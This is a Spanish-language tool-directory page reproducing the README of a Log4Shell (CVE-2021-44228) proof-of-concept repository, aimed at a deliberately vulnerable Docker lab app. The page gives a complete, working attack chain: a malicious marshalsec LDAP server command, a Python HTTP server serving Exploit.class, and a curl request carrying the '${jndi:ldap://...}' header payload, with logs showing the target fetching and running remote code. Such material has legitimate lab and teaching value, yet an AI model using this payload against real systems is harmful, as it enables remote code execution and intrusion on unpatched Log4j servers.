

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/marcourbano/cve-2021-44228
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónLabs y Práctica
GitHubmarcourbano/cve-2021-44228

CVE-2021-44228

Prueba de concepto para CVE-2021-44228.

Ver Repositorio
7733hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Log4Shell POC (CVE-2021-44228)

El alcance de este repositorio es proporcionar todos los componentes necesarios para explotar CVE-2021-44228, apodado Log4Shell,
y mostrar cómo explotarlo.

Los ingredientes necesarios para explotar esta vulnerabilidad son los siguientes:

  1. Un servidor LDAP que redirigirá la aplicación vulnerable al exploit.
  2. Una aplicación vulnerable (aplicación web Spring Boot vulnerable a CVE-2021-44228) que utiliza una versión vulnerable de Log4J.
  3. El Exploit.class de Java (y el archivo Exploit.java correspondiente) que será cargado por la aplicación vulnerable.
  4. Un servidor http desde el cual la aplicación vulnerable descargará el Exploit.class malicioso.

Créditos:

  • El servidor LDAP ha sido extraído del repositorio Marshalsec de mbechler.
  • La aplicación vulnerable es la proporcionada por christophetd.

Requisitos previos:

  • Maven
  • Java
  • Docker
  • Python

Ejecución del LDAP Server y del HTTP Server

HTTP Server

1. Muévete a la carpeta exploit e inicia el servidor http mediante Python.

python3 -m http.server PORT

LDAP Server

1. Muévete a la carpeta ldap_server y construye el pom.xml

mvn clean package -DskipTests

2. Muévete a la carpeta target e inicia el servidor especificando http_server_ip y http_server_port

java -cp ldap_server-1.0-all.jar marshalsec.jndi.LDAPRefServer "http://http_server_ip:http_server_port/#Exploit"

Nota: este comando ejecuta el servidor ldap malicioso obligándolo a responder con la URI del Exploit.class a cada consulta ldap.

Ejecutando la Vulnerable application

Ejecuta el contenedor docker de la aplicación vulnerable

docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

Nota: por defecto estamos ejecutando la aplicación vulnerable en el puerto 8080, siéntete libre de cambiarlo.

Explotación

Una vez que vulnerable_application, ldap_server y http_server están en ejecución, envía una petición http maliciosa al servidor vulnerable.

curl VULNERABLE_APPLICATION_IP:8080 -H 'X-Api-Version: ${jndi:ldap://ldap_server_ip:1389/a}'

La vulnerable_application registrará el payload y realizará una consulta ldap

2021-12-24 18:48:14.644  INFO 1 --- [nio-8080-exec-1] HelloWorld: Received a request for API version ${jndi:ldap://10.0.2.15:1389/a}

El ldap_server responderá con la URI del Exploit.class

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.0.2.15:8443/Exploit.class

El http_server recibirá una solicitud de Exploit.class

Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
172.17.0.2 - - [24/Dec/2021 19:48:14] "GET /Exploit.class HTTP/1.1" 200 -


Finalmente, podemos comprobar que el exploit creó un nuevo archivo en el sistema de archivos de la víctima. En este ejemplo necesitamos revisar el sistema de archivos del contenedor docker.
Referencias

https://www.lunasec.io/docs/blog/log4j-zero-day/
https://github.com/mbechler/marshalsec
https://github.com/christophetd/log4shell-vulnerable-app


Contribuidores

@CrashOverflow

Descargar herramienta




